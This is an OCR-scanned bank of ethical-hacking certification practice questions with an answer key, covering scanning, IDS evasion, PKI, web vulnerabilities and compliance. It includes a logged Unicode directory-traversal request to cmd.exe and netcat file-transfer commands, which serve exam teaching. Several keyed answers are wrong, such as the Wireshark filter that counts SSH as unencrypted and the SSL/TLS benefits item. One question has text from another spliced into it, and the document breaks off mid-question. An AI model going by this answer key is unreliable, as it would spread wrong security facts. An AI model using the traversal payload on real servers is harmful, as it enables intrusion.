
**Answer: C**

Which technology is used to format information in SOAP services?

SATA
PCI
XML
ISDN

**Answer: C**

Which sniffing technique is commonly referred to as a MiTM attack?




Password Sniffing
ARP Poisoning
Mac Flooding
DHCP Sniffing

**Answer: B**

Which IPSec mode should you use when data security and secrecy within the same LAN are critical?

AH Tunnel mode
AH promiscuous
ESP transport mode
ESP confidential

**Answer: C**

You are doing an internal security audit and want to know which ports are open on all of the servers. What is the most efficient way to figure this out?

Scan servers with Nmap
Physically go to each server
Scan servers with MBSA
Telent to every port on each server

**Answer: A**

Session splicing is an IDS evasion technique in which the attacker sends data to the target computer in many tiny packets, making it harder for the IDS to detect the attack signatures.

Session splicing attacks can be carried out with which tool?

Whisker
tcpsplice
Burp
Hydra

**Answer: A**

**Explanation:** Splitting the attack payload into numerous little packets requires the IDS to reconstruct the packet stream in order to detect the assault. Fragmenting packets is a straightforward approach to split them, but an adversary can also just manufacture packets with few payloads. Crafting packets with

minimal payloads is referred to as 'session splicing' by the evasion tool 'whisker.'

**Reference:**
https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques#Fragmentation_and_small_packet

A bank engaged a penetration tester to conduct a penetration test. The tester began looking for IP ranges owned by the bank, performing DNS lookups on the bank's servers, reading news articles about the bank online, watching when bank employees arrive and depart, searching the bank's job postings (paying special attention to IT-related jobs), and visiting the bank's corporate office dumpster. In which stage of the penetration test is the tester now?

Information reporting
Vulnerability assessment
Active information gathering
Passive information gathering

**Answer: D**

Which of the following is an example of an advanced encryption standard?

Data integrity
Key discovery
Bulk data encryption

Key recovery

**Answer: C**

To accomplish a zone transfer, which of the following tools can be used?

NSLookup
Finger

Dig
Sam Spade
Host
Netcat
Neotrace

**Answer: A, C, D, and E**

You can use a smart card and pin for two-factor authentication that meets the following requirements:

Something you know and something you are
Something you have and something you know
Something you have and something you are
Something you are and something you remember

**Answer: B**

Credit card numbers have been included in the data that your company backs up on tape. Which of the following is the best practice for your company to follow?

Engage the services of a security professional to provide guidance.
Cither the credit card numbers or hashes should not be backed up.
Back up the credit card hashes rather than the real credit card numbers.
Off-site backup tapes should be encrypted.

**Answer: A**

A penetration test is what you're doing. You gained access with a buffer overflow hack and proceeded to look for interesting data, such as usernames and passwords in files. You discover a hidden folder containing the administrator's bank account password and bitcoin account login information.

So, what are your options?

Notify the administration right away.
Continue the penetration test without reporting it.
Money should be transferred from the administrator's account to a different account.
Steal the bitcoins rather than transferring the money.

**Answer: A**

Employees must send files using protocols that encrypt communication, according to corporate policy. Because employees dislike change, you assume that some employees are still transferring files over unencrypted protocols. You've set up a network sniffer to gather traffic from the data intake department's employees' laptops. Which command may be used as a display filter to discover unencrypted file transfers when using Wire shark to analyze the collected traffic?

tcp.port != 21
tcp.port = 23
tcp.port ==21
tcp.port ==21 || tcp.port ==22

**Answer: D**

When certain TPNQM SA subscribers attempted to access the TPNQM main site, they were diverted to a fraudulent site. TPNQM SA's DNS Cache Poisoning was discovered by Anthony, a system administrator at TPNQM SA.

What advice does Anthony have for dealing with a threat like this?

Security agents are installed on clients' PCs,
The use of DNSSEC
Double-factor authentication is used.
Client awareness

**Answer: B**

An IS auditor discovered no written security procedures during a security audit of IT activities. What is the role of the IS auditor?

Existing practices should be identified and evaluated.
Make a procedure manual
Conduct compliance testing
Terminate the audit

**Answer: A**

**Explanation:** To identify problem areas and possibilities, the auditor should first assess existing policies and practices.

The Web development team at a corporation has discovered a certain type of security flaw in their Web software. To reduce the risk of this vulnerability being exploited, the team wishes to change the software requirements so that customers cannot add HTML to their Web application

What kind of Web application vulnerability does their programme most likely have?

Cross-site scripting vulnerability
Cross-site Request Forgery vulnerability
SQL injection vulnerability
Web site defacement vulnerability

**Answer: A**

**Explanation:** Many web application owners (for example, forums and webmail) allow users to use a limited subset of HTML syntax. When receiving HTML input from users (for example, b>very/b> large), output encoding (for example, andlt;bandgt;veryandlt;/bandgt; large) will not sufficient since the user input must be displayed as HTML by the browser (such that it appears as "very large," rather than "b>very/b> large").

Stopping an XSS attack when taking HTML input from users is substantially more difficult in this case. To ensure that untrusted HTML input does not contain cross-site scripting code, it must be run via an HTML sanitization engine.

**Reference:**

https://en.wikipedia.org/wiki/Cross-site_scripting#Safely_validating_untrusted_HTML_input

The role of a root Certificate Authority (CA) in a Public Key Infrastructure (PKI) is defined by which of the following?

When a user's certificate is lost, the root CA is called upon to encrypt data.
The hash value of the user is stored by the root CA for safekeeping.
The trusted root that issues certificates is the CA.

To prevent unintentional data disclosure, the root CA encrypts email messages.

**Answer: C**

Which service in a PKI will vouch for the identity of an individual or company?

KDC
CA
CR
CBC

**Answer: B**

It is a flaw in the GNU bash shell that was found in September 2014 that allows attackers to run remote commands on a susceptible system. The malicious software can take control of an infected machine, disrupt websites with denial-of-service assaults, and scan for other vulnerable machines (including routers).

Which of the following security flaws is being discussed?

Shellshock
Rootshock
Rootshell
Shellbash

**Answer: A**

**Explanation:** Shellshock, commonly referred to as Bashdoor, is a group of security flaws in the widely used Unix Bash shell, the first of which was discovered on September 24, 2014.

**Reference:** https://en.wikipedia.org/wiki/Shellshock_(software_bug)

What term was coined to describe the process of tracking, recording, and resolving events in a business?

Internal Procedure
Security Policy
Incident Management Process
Metrics


**Answer: C**

Windows file servers are frequently used to store sensitive files, databases, passwords, and other information. Which of the following is a common vulnerability that they are usually exposed to?

Cross-site scripting
SQL injection
Missing patches
CRLF injection

**Answer: C**

Examine the following log extract to determine the source of the attack.



```
12/26-07:06:31.167035 207.219.207.240:1882 -> 172.16.1.106:80
TCP TTL:13 TTL:50 TOS:0x0 IP:53476 DFF
***AP*** Seq: 0x2BDC107 Ack: 0x1CB9F186 Win: 0x2238 TcpLen: 20
47 45 54 20 2F 6D 73 61 64 63 2F 2E 2E C0 AF 2E GET /msadc/...
2E 2F 2E 2E C0 AF 2E 2E 2F 2E 2E C0 AF 2E 2E 2F ./....../.....
77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63 winnt/system32
6D 64 2E 65 78 65 3F 2F 63 2B 64 69 72 2B 63 3A md.exe?/c+dir+c
5C 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 \ HTTP/1.1..Acc
70 74 3A 20 69 6D 61 67 65 2F 67 69 66 2C 20 69 pt: image/gif, i
6D 61 67 65 2F 78 2D 78 62 69 74 6D 61 70 2C 20 mage/x-xbitmap,
69 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 image/jpeg, imag
65 2F 70 6A 70 65 67 2C 20 61 70 70 6C 69 63 61 e/pjpeg, applica
74 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 65 78 63 65 tion/vnd.ms-exce
6C 2C 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6D l, application/m
73 77 6F 72 64 2C 20 61 70 70 6C 69 63 61 74 69 sword, applicati
6F 6E 2F 76 6E 64 2E 6D 73 2D 70 6F 77 65 72 70 on/vnd.ms-powerp
6F 69 6E 74 2C 20 2A 2F 2A 0D 0A 41 63 63 65 70 oint, */*..Accep
74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 0D 0A t-Language: en..
[redacted] 42 0D 0A 0D 0A B....
```

T.me/Library_Sec

Hexcode Attack
Cross Site Scripting
Multiple Domain Traversal Attack
Unicode Directory Traversal Attack

**Answer: D**

Cracking programmes for passwords To recover passwords, reverse the hashing process. (True/False.)

True
False

**Answer: B**

What does a firewall look for to prohibit packets from entering an organization through specific ports and applications?

Application layer headers and transport layer port numbers
The headers of the presentation layer and the port numbers of the session layer
The session layer port numbers and the network layer headers
The transport layer headers and the application layer port numbers

**Answer: A**

**Explanation:** Many packet properties, such as source IP address, source port, destination IP address or transport layer port, and destination services like WWW or FTP, can be used to filter traffic in newer firewalls. They can filter depending on protocols, TTL values, originator and source netblocks, and a variety of other factors.

Filtering at the 3, 4, 5, and 7 layers is handled by application layer firewalls. The majority of firewall control and filtering is done in software since they evaluate the application layer headers.

**References:**

https://en.wikipedia.org/wiki/Firewall_(computing)#Network_layer_or_packet_filters http://howdoesinternetwork.com/2012/application-layer-firewalls

You come across the following while evaluating the results of a scanning run against a target network:

```
system.sysDescr.0 : DISPLAY STRING- (ascii): Cisco Internetwork Operating
System Software
IOS (tm) 4500 Software (C4500-IS-M), Version 12.0(9), RELEASE SOFTWARE (fc1)
Copyright (c) 1986-2000 by Cisco Systems, Inc.
Compiled Tue 25-Jan-00 04:28 by bettyl
system.sysObjectID.0 : OBJECT IDENTIFIER:
.iso.org.dod.internet.Private.enter [redacted].Cisco.[redacted]Cisco4700
system.sysUpTime.0 : Timeticks: (1563980[redacted] 18 days, 2:26:20.17
system.sysContact.0 : DISPLAY STRING- (ascii):
system.sysName.0 : DISPLAY STRING- (ascii): somerroutername
system.sysLocation.0 : DISPLAY STRING- (ascii):
system.sysServices.0 : INTEGER: 6
system.sysORLastChange.0 : Timeticks: (0) 0:00:00.00
```

Which of the following methods can be used to obtain this result?

A Bo2k system query.
nmap protocol scan
A sniffer

An SNMP walk

**Answer: D**

————- is a programme that can hide programmes from the task manager, as well as files, registry items, and keystrokes.

Trojan
RootKit
DoS tool
Scanner
Backdoor

**Answer: B**

Which of the following is a client-server tool that is used to get around firewall checks?

tcp-over-dns
kismet
nikto
hping

**Answer: A**

Which of the following scanning programmes is designed particularly to discover potential vulnerabilities in Microsoft Windows products?

Microsoft Security Baseline Analyzer
Retina
Core Impact

Microsoft Baseline Security Analyzer

**Answer: D**

Two-factor authentication is implemented in which set of access control solutions?

USB token and PIN
Fingerprint scanner and retina scanner
Password and PIN
Account and password

**Answer: A**

In a subnet of 254 addresses, an attacker is using nmap to perform a ping sweep and port scan.

What is the best order for him to complete these steps?

It makes no difference in which order you do things. Both steps must be completed for all hosts.

First, a port search to detect interesting services, followed by a ping sweep to find servers that reply to icmp echo queries.
The ping sweep is used to identify live hosts, and then the port scan is performed on those hosts. He saves time this way.
The port scan is sufficient on its own. He saves time this way.

**Answer: C**

Which form of Intrusion Detection System is capable of monitoring and alerting on attacks but not of stopping them?

Detective
Passive
Intuitive
Reactive

**Answer: B**

What does a "rubber-hose" attack mean in the realm of cryptanalysis?

Making logical assumptions about the contents of the original plain text in order to decipher encrypted text.
Coercion or torture are used to extract cryptographic secrets.
Using a hardware-accelerated device, such as an ASIC, to force the required key stream.
A backdoor is included by the designer of a cryptographic algorithm.

**Answer: B**

The purchase price of things purchased on the company's website has been effectively altered by an attacker.

The web server and Oracle database have not been directly hacked, according to the security admins.

They also checked the logs of the Intrusion Detection System (IDS) and discovered no evidence of an attack. What is the most likely method by which the attacker was able to change the purchase price?

By using SQL injection
By changing hidden form values
By using cross site scripting
By utilizing a buffer overflow attack

**Answer: B**

In the web world, which of the following is a very prevalent IDS evasion technique?

Unicode characters
Spyware
Port knocking
Subnetting

**Answer: A**

**Explanation:** Unicode attacks have the potential to be effective against programmes that support it. Unicode is an international standard aimed at representing every character required by every written human language as a single integer number. What is commonly referred to as Unicode evasion is more accurately referred to as UTF-8 evasion? Normally, Unicode characters are represented using two bytes, although this is impracticable in practice.

Non-Unicode characters can be represented encoded, which is a flaw in UTF-8 encoding. Worse yet, each character can have numerous representations. Overlong characters are non-Unicode character encodings that could indicate a hacking effort.

**Reference:**

http://books.gigatux.nl/mirror/apachesecurity/0596007248/apachesc-chp-10-sect-8.html

The setup allows a wired or wireless network interface controller to send all traffic it receives to the central processing unit (CPU), rather than just the frames intended for the controller.

Which of the following statements is correct?

Promiscuous mode
Port forwarding

Multi-cast mode
WEM

**Answer: A**

**Explanation:** Promiscuous mode is a feature of Ethernet hardware, specifically network interface cards (NICs), that allows a NIC to receive all network traffic, even if it is not addressed to it. By default, a NIC ignores any traffic that is not addressed to it, which is accomplished by comparing the Ethernet packet's destination address with the dev's hardware address (a.k.a. MAC).

While this makes perfect sense for networking, non-promiscuous mode makes it impossible to diagnose connectivity faults or do traffic accounting using network monitoring and analysis

**Reference:**

Anthony, a system administrator at TPNQM SA, realized one day that he did not need a DMZ if he configured the firewall properly to allow access only to servers/ports that have direct internet connectivity and prevent access to workstations.

Anthony also came to the conclusion that DMZ is only useful when a stateful firewall is provided, which TPNQM SA does not have.

What can you say in this situation?

Anthony may be correct. because DMZ is ineffective when used in conjunction with stateless firewall
Anthony is partly correct. He does not need to divide networks if he can write rules for each destination IP individually.
Anthony is completely incorrect. When a corporation has internet servers and workstations, a DMZ is always necessary.
Anthony is partly correct. When a stateless firewall is available, a DMZ is unnecessary.

**Answer: C**

Which address translation technique would allow "server publishing" by allowing a single public IP address to always correspond to a single machine on an inside network?

Overloading Port Address Translation
Dynamic Port Address Translation
Dynamic Network Address Translation
Static Network Address Translation

**Answer: D**

Which of the following is a Linux-based system that uses a passive wireless packet analyzer?

Burp Suite
OpenVAS
tshark

Kismet

**Answer: D**

Do backups represent the greatest threat to which of the following?

A backup might be a source of malware or illegal data.
During a catastrophe recovery, a backup is not available.
Because no verification was conducted, the backup is incomplete.
Unencrypted backups are vulnerable to being misplaced or stolen.

**Answer: D**

**Explanation:** If the data on the backup media is properly encrypted, anyone without the key will be unable to access it.

**Reference:** http://resources.infosecinstitute.com/backup-media-encryption/

Which scan type sends packets without any flags set?

Open Scan
Null Scan
Xmas Scan
Half-Open Scan

**Answer: B**

Ricardo wants to send a competitive company hidden messages. To protect these messages, he employs a strategy that involves concealing a secret message within a regular message. The method ensures'security by obscurity.

What method is Ricardo employing?

Steganography
Public-key cryptography
RSA algorithm
Encryption

**Answer: A**

**Explanation:** The practice of hiding a file, message, image, or video within another file, message, image, or video is known as steganography.

**Reference:** https://en.wikipedia.org/wiki/Steganography

Employees in a company's PCs are no longer able to browse Internet web pages. Pinging IP addresses of web servers on the Internet and opening web pages by entering an IP address rather than a URL are both successful for the network administrator. The administrator receives an error message stating that the server has not answered when he performs the nslookup command to look up www.eccouncil.org. What is the next step for the administrator?

Allow traffic on TCP port 53 and UDP port 53 via the firewall.
Allow traffic on TCP port 80 and UDP port 443 via the firewall.
Allow traffic on TCP port 53 across the firewall.
Allow traffic on TCP port 8080 via the firewall.

**Answer: A**

Which of the following BEST characterizes a Boot Sector Virus's mechanism?

Moves the MBR to a different spot on the hard disk and then copies itself back to the MBR's original location.
Moves the MBR to a different position on the RAM and then replicates itself back to the MBR's original location.
The original MBR is overwritten, and only the new viral code is executed.

Changes the directory table entries so that they lead to the viral code rather than the actual program

**Answer: A**

You are looking for SQL injection vulnerability by sending a special character to web applications. Which of the following methods is the most efficient for rapid validation?

Double quotation
Backslash
Semicolon

Single quotation

**Answer: D**

Why should a security analyst disable/remove ISAPI filters that are not needed?

To protect yourself from social engineering attacks
To protect web servers against cyber-attacks
To counteract jailbreaking
To protect yourself from wireless attacks

**Answer: B**

What should a security analyst perform in order to discover inconsistencies in the secure assets database and ensure that the system is consistent with the minimum security baseline when preparing for a formal security assessment?

Vulnerability screening and data elements
Employees and network engineers were interviewed.

Examining the firewall's settings
Review of the source code

**Answer: A**

It is a regulation with a set of guidelines that must be followed by everyone who handles electronic medical data. To keep patient

data private, these recommendations state that all medical practices must take all required precautions while saving, accessing, and exchanging any electronic medical data.

Which of the following rules most closely resembles the description?

HIPAA
ISO/IEC 27002
COBIT
FISMA

**Answer: A**

**Explanation:** The HIPAA Privacy Rule governs how "covered entities" use and disclose Protected Health Information (PHI) (generally, health care clearinghouses, employer sponsored health plans, health insurers, and medical service providers that engage in certain transactions). The HIPAA privacy rule was extended by regulation [15] by the Department of Health and Human Services to independent contractors of covered companies that met the description of "business associates."

**Reference:**
https://en.wikipedia.org/wiki/Health_Insurance_Portability_and_Accountability_Act#Privacy_Rule

Which of the following steps are involved in cross-site request forgery:

A request sent from a browser to a server by a rogue user.
A proxy between the client and the server modifies a request.
Without the user's knowledge, a browser sends a request to a server.
Without the user's awareness, a server sends a request to another server.

**Answer: C**

Which law specifies the security and privacy measures that apply to Federal information systems and organizations?

NIST-800-53
PCI-DSS
EU Safe Harbor
HIPAA

**Answer: A**

**Explanation:** "Security and Privacy Measures for Federal Information Systems and Organizations," a NIST Special Publication 800-53, contains a list of security controls for all U.S. federal information systems except those linked to national security.

**Reference:**
https://en.wikipedia.org/wiki/NIST_Special_Publication_800-53

An ethical hacker for a large security research firm performs penetration tests, vulnerability tests, and risk assessments. A friend recently started a company and asks the hacker to perform a penetration test and vulnerability assessment of the new company as a favor. What should the hacker's next step be before starting work on this job?

Begin by planning out a strategy for attacking the network.
Obtain permission from your employer to execute the work outside of the organization.
Begin the reconnaissance phase with passive data collection before moving on to active data collection.
Use social engineering tactics on the employees of a friend to help uncover areas that could be vulnerable to assault.

**Answer: B**

Chandler works as a pen-tester for a New York-based IT firm. He employs a detection method in which the anti-virus executes the harmful software on a virtual machine to simulate CPU and memory activity as part of detecting viruses in the systems

In this case, what kind of virus detection procedure did Chandler use?

Heuristic Analysis

Code Emulation
Integrity checking

Scanning

**Answer: B**

Anthony, one of your senior colleagues, sent you an email about a contract with one of the clients. You are asked to accept the offer, which you do. 2 days later. Anthony claims he has never sent an email. What do you need to ""know"" in order to show that it was Anthony who sent the email?

Authentication
Confidentiality
Integrity
Non-Repudiation

**Answer: D**

What form of scan is used to measure the layer of blood vessels in the eye?

Facial recognition scan
Retinal scan
Iris scan
Signature kinetics scan

**Answer: B**

Even if the client can see the network and has relevant hardware and software installed, a new wireless client that is 802.11 compliant will not be able to connect to it. After more testing and inquiry, it was discovered that the Wireless Access Point (WAP) was not responding to the wireless client's association requests. What is most likely the problem in this scenario?

The client is unable to see the wireless network's SSID.
The MAC address of the client is not recognized by the WAP.
DHCP is not enabled on the wireless client.
The client is set to the incorrect channel.

**Answer: B**

The hashes used by Windows LAN Manager (LM) are known to be weak. Which of the following are LM's known flaws? (Select two options)

Passwords are converted to uppercase.
Over the network, hashes are delivered in clear text.
It only uses 32-bit encryption.
Both B and C

**Answer: A and B**

What part of the Public Key Infrastructure (PKI) is used to verify the applicant?

Certificate authority

Validation authority
Registration authority
Verification authority

**Answer: C**

Which of the following algorithms can be used to ensure the integrity of messages while they are being delivered, received, or stored?

Symmetric algorithms
Asymmetric algorithms
Hashing algorithms
Integrity algorithms

**Answer: C**

It is a commonly used message logging standard. It allows for the separation of message-generating software, message-storage software, and message-reporting and analysis software. This protocol was created exclusively to convey event messages. Which of the following is the subject of the description?

SNMP
ICMP
SYSLOG
SMS

**Answer: C**

What is the best method for fine-tuning security alerts?

Avoid False Positives and False Negatives via tuning
False positives are on the rise, and False Negatives are also on the rise

Reduce the number of false positives
None of the above

**Answer: A**

What are some of the benefits of SSL/TLS employing both symmetric and asymmetric cryptography?

When asymmetric approaches fail, symmetric algorithms like AES provide a failsafe.
In comparison, asymmetric cryptography is computationally expensive. It is, nonetheless, ideal for securely negotiating keys for use with symmetric cryptography.
The server can securely transfer the session keys out-of-band thanks to symmetric encryption.
Because both types of algorithms are supported, devices with less processing capacity, such as mobile phones, can employ symmetric encryption instead.

**Answer: D**

Which type of security vulnerability would a newly discovered defect in a software application be considered?

A weakness in the input validation
Vulnerability in HTTP header insertion
o-day vulnerability
Defect from time-to-check to time-to-use

**Answer: C**

It is crucial to understand the HTTP Methods (GET, POST, HEAD, PUT, DELETE, TRACE) that are available when gathering information on a web server because there are two critical methods (PUT and DELETE). PUT and DELETE both allow you to upload and delete files from the server. The NMAP script engine can identify all of these methods (GET, POST, HEAD, PUT, DELETE, TRACE).

What nmap script will you need to complete this task?

http-methods
http enum
http-headers
http-git

**Answer: A**

**Explanation:** NMAP can be used to check for HTTP method vulnerabilities

Example: #nmap -script=http-methods.nse 192.168.0.25

**Reference:** http://solutionsatexperts.com/http-method-vulnerability-check-using-nmap/

Which of the following is a conceptual difference between an anomaly-based IDS and a signature-based IDS?

Reduces the number of false positives
Unknown assaults can be detected
A new threat necessitates vendor updates
Cannot handle network traffic that is encrypted

**Answer: B**

During normal layer 4 network interactions, TCP/IP stack fingerprinting is the passive collecting of configuration attributes from a remote device. Which of the following tools can be used for OS fingerprinting in a passive manner?

nmap
ping
tracert
tcpdump

**Answer: D**

Which of the following is the most effective method of protecting Personally Identifiable Information (PII) against Web application vulnerabilities?

To save all PII, use encrypted storage.
To send PII, use encrypted communication channels.
To secure PII, use full disk encryption on all hard drives.
To log into all Web applications that accept PII, use a security token.

**Answer: A**

**Explanation:** Any PII should be safeguarded with robust encryption as a matter of good practice.

**Reference:** https://cuit.columbia.edu/cuit/it-security-practices/handling-personally-identifying- information

What network security concept necessitates the deployment of numerous layers of security controls throughout an IT infrastructure to strengthen an organization's security posture in the face of malicious assaults or potential vulnerabilities

What kind of Web application vulnerability does their programme most likely have?

Host-Based Intrusion Detection System
Security through obscurity
Defense in depth

Network-Based Intrusion Detection System

**Answer: C**

Public Key Infrastructure (PKI) employs which of the following levels of algorithms?

RSA 1024 bit strength
AES 1024 bit strength
RSA 512 bit strength
AES 512 bit strength

**Answer: A**

A hacker is a smart person with outstanding computer abilities who has the capacity to investigate the software and hardware of a computer without the owner's consent. Their goal could be to merely gain knowledge or to make changes illegally. Which of the following hacker classes describes someone who works both offensively and defensively at different times?

Suicide Hacker
Black Hat
White Hat
Gray Hat

**Answer: D**

Which of the following tools can be used to fingerprint VPN firewalls?

Angry IP
Nikto
Ike-scan
Arp-scan

**Answer: C**

Which of the following define best "Collision attack" in cryptography?

Collision attacks look for two inputs that generate the same hash. Collision attacks attempt to split the hash into two halves, each containing the same bytes, in order to obtain the secret key. Collision attacks are aimed at obtaining the public key. Attackers collide To access the plaintext value, try breaking the hash into three parts.

**Answer: A**

**Explanation:** A collision attack attempts to locate two hash function input strings that generate the same hash result.

**Reference:** https://learncryptography.com/hash-functions/hash-collision-attack

It is a short-range wireless communication technology that's designed to eliminate the need for cables to connect mobile and fixed devices while maintaining high levels of security. It uses a short-range wireless connection to connect and communicate with mobile phones, PCs, and other devices.

Which of the following concepts most closely corresponds to the definition?

Bluetooth
Radio-Frequency Identification
WLAN
InfraRed

**Answer: A**

**Explanation:** Bluetooth is a wireless standard for connecting mobile phones, computers, and other electronic devices across short distances.

**Reference:** http://www.bbc.co.uk/webwise/guides/about-bluetooth

Which of the following defines the NULL scan?

All flags are turned off during NULL scan.
A scan in which several flags have been turned off

A scan with all flags turned on.
The packet size is set to zero in this scan.
A scan with an erroneously large packet size

**Answer: A**

To transfer a secret file between two hosts, an attacker uses the netcat tool. He is concerned about data being snooped on the network.

```
Machine A: netcat -l -p 1234 < secretfile
Machine B: netcat 192.168.3.4 > 1234
```

How would the attacker encrypt the data before sending it over the wire using netcat?

Machine A: netcat -l -p -s password 1234 < testfileMachine B: netcat A IP> 1234
Machine A: netcat -l -e magickey -p 1234 < testfileMachine B: netcat A IP> 1234
Machine A: netcat -l -p 1234 < testfile -pw passwordMachine B: netcat A IP> 1234 -pw password
Use cryptcat to avoid the use of netcat

**Answer: D**

This step will improve the chances of success in the penetration test's later stages. It is also the initial stage in gathering information, and it will show you how the "landscape" appears.

What is the most crucial stage of ethical hacking that requires a significant amount of time?

Footprinting

Network mapping
Gaining access
Escalating privileges

**Answer: A**

**Explanation:** Footprinting is the first step a penetration tester takes to assess the security of any IT infrastructure. Footprinting entails gathering as much information as possible about a computer system or network, as well as the devices that are connected to it.

**Reference:** http://www.ehacking.net/2011/02/footprinting-first-step-of-ethical.html

What is the main difference between IPv6 and IPv4 in terms of application layer vulnerabilities?

In a dual-stack network, implementing IPv4 security also protects against IPv6 attacks.
Vulnerabilities in the application layer are unaffected by network layer vulnerabilities. Attacks and countermeasures are nearly identical.
Application layer vulnerabilities do not need to be addressed due to the significant security protections included in IPv6.
Vulnerabilities in the application layer differ significantly from those in IPv4.

**Answer: B**

Voice over IP traffic is crossing a network, according to pentest results. Which of the following tools can decode and retrieve voice conversations from a packet capture?

Cain
John the Ripper
Nikto
Hping

**Answer: A**

After being hired as an ethical hacker, what is the first thing an ethical hacker should do?

Start the security testing process.
Deliverables must be handed over.
Sign a non-disclosure agreement in writing.
Examine what the company is attempting to safeguard.

**Answer: C**

What is the primary security benefit of a cryptographic hash?

Integrity and computation simplicity
Authentication of messages and collision avoidance
Integrity and resilience to collisions
Computational infeasibility and integrity

**Answer: D**

A huge corporation plans to employ Blackberry for its corporate mobile phones, and a security expert has been appointed to assess the risks. The analyst will illustrate how an attacker could get through perimeter protections and onto the corporate network by using the Blackjacking attack method. What should the analyst utilize to carry out a Blackjacking attack?

Paros Proxy
BBProxy
BBCrack
Blooover

**Answer: B**

**Explanation:** Blackberry users have been cautioned about the threat of a hacking tool.

The security of Blackberry wireless e-mail devices is at risk, according to users, due to the release this week of a new hacking tool. Businesses that have deployed Blackberry servers behind their gateway security devices may be subject to a hacking attempt via a tool called BBProxy, according to Secure Computing Corporation.

**Reference:**
http://www.computerweekly.com/news/2240062112/Technology-news-in-brief

Which of the following is a vulnerability in GNU's bash shell that allows attackers to run remote commands on a susceptible machine (discovered in September 2014)?

Shellshock
Rootshell
Rootshock
Shellbash

**Answer: A**

You work as a Security Analyst for a business called XYZ, which owns the subnets 23.0.0.0/8 and 192.168.0.0/8.

You notice a large number of outbound connections when monitoring the data. You can see that XYZ (Internal) IPs and private IPs communicate with a Single Public IP. As a result, data is sent from the Internal IPs to the Public IP.

Following additional investigation, you discover that this Public IP is a blacklisted IP and that the internal communication devices have been compromised.

